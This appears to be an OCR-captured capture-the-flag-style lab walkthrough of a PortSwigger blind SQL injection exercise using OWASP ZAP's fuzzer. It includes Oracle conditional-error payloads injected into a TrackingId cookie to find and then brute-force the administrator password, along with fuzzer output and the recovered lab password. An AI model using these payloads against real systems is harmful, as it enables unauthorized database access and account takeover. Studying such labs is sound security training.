dd Payload
Type:
Numberzz
From:
1
To:
30
Increment:
1
Generate Preview
Save...
Payloads Preview:
Cancel
Add



Fuzzer
Fuzz Locations
Options
Message Processors
Header: Text
Body: Text
Edit
Accept-Language: en-US,en;q=0.5
Referer: https://portswigger.net/
Connection: keep-alive
Cookie: TrackingId=pwoRfIHw9q2ua2Pv' || (select case
when (1=1) then to_char(1/0) else '' end from users
where username='administrator' and LENGTH(password)=1) |
|'; session=MLL46NWP2pheXKV3gYFDnxbuACc1uC4D
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Fuzz Locations:
... V... # ... # o...
H... 1 29 0
Add...
Remove
Payloads...
Processors...
Remove without confirmation?
Start Fuzzer
Reset
Cancel



Untitled Session - lab 12 - OWASP ZAP 2.13.0
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request
Response
Requester
Header: Text
Body: Text
Contexts
Default Context
Sites
https://suggestc
https://www.gst
HTTP/1.1 500 Internal Server Error
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Connection: close
Content-Length: 2226
History
Search
Alerts
Output
WebSockets
Fuzzer
New Fuzzer
Progress:
0: HTTP - https://0a5800..ty-academy.net/
100%
Current fuzzers: 0
Messages Sent: 30
Errors: 0
Show Errors
Export
Task ID
Message Type
Code
Reason
RTT
Size Resp. Header
Size Resp. Body
Highest Alert
State
Payloads
16 Fuzzed 200 OK 786 ms 130 bytes 11,383 bytes Reflected 16
17 Fuzzed 200 OK 730 ms 130 bytes 11,383 bytes Reflected 17
18 Fuzzed 200 OK 682 ms 130 bytes 11,383 bytes Reflected 18
19 Fuzzed 200 OK 759 ms 130 bytes 11,383 bytes Reflected 19
20 Fuzzed 500 Internal Server... 749 ms 148 bytes 2,226 bytes Reflected 20
21 Fuzzed 200 OK 687 ms 130 bytes 11,383 bytes Reflected 21
22 Fuzzed 200 OK 868 ms 130 bytes 11,383 bytes Reflected 22
23 Fuzzed 200 OK 804 ms 130 bytes 11,383 bytes Reflected 23
24 Fuzzed 200 OK 812 ms 130 bytes 11,383 bytes 24
25 Fuzzed 200 OK 901 ms 130 bytes 11,383 bytes Reflected 25
26 Fuzzed 200 OK 827 ms 130 bytes 11,383 bytes Reflected 26
27 Fuzzed 200 OK 669 ms 130 bytes 11,383 bytes Reflected 27
28 Fuzzed 200 OK 687 ms 130 bytes 11,383 bytes Reflected 28
29 Fuzzed 200 OK 712 ms 130 bytes 11,383 bytes Reflected 29
30 Fuzzed 200 OK 645 ms 130 bytes 11,383 bytes Reflected 30
Alerts 0 5 10 8 Main Proxy: localhost:8080
Current Scans 0 0 4 0 0 0 0 0

Step 5: Bruteforcing the password one character at a time
Payload:
' || (SELECT CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator' and SUBSTR(password,1,1)='a') || '
(this payload is checking if password's 1st character is a if yes then site response will be server error and if not then site will not generate an error)
we bruteforce this to all 20 characters with character list 'abcdefghijklmnopqrstuvwxyz0123456789'
password: u566e8nm83kb1p7cahwm





Add Payload
Type: Strings
Contents:
a
b
c
d
e
f
g
h
i
j
k
l
m
n
o
p
q
r
s
t
u
v
w
Multiline:
Save...
Cancel
Add


Fuzzer
Fuzz Locations
Options
Message Processors
Header: Text
Body: Text
Edit
Accept-Language: en-US,en;q=0.5
Referer: https://portswigger.net/
Connection: keep-alive
Cookie: TrackingId=pwoRfIHw9q2ua2Pv' || (select case
when (1=1) then to_char(1/0) else '' end from users
where username='administrator' and substr(password,1,1)=
'a') ||'; session=MLL46NWP2pheXKV3gYFDnxbuACc1uC4D
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Fuzz Locations:
Add...
Remove
Payloads...
Processors...
Remove without confirmation?
Start Fuzzer
Reset
Cancel



Step 6: Now log in into site with obtained password success! We have successfully executed the blind SQLi and retrieved the administrator's password.



--END--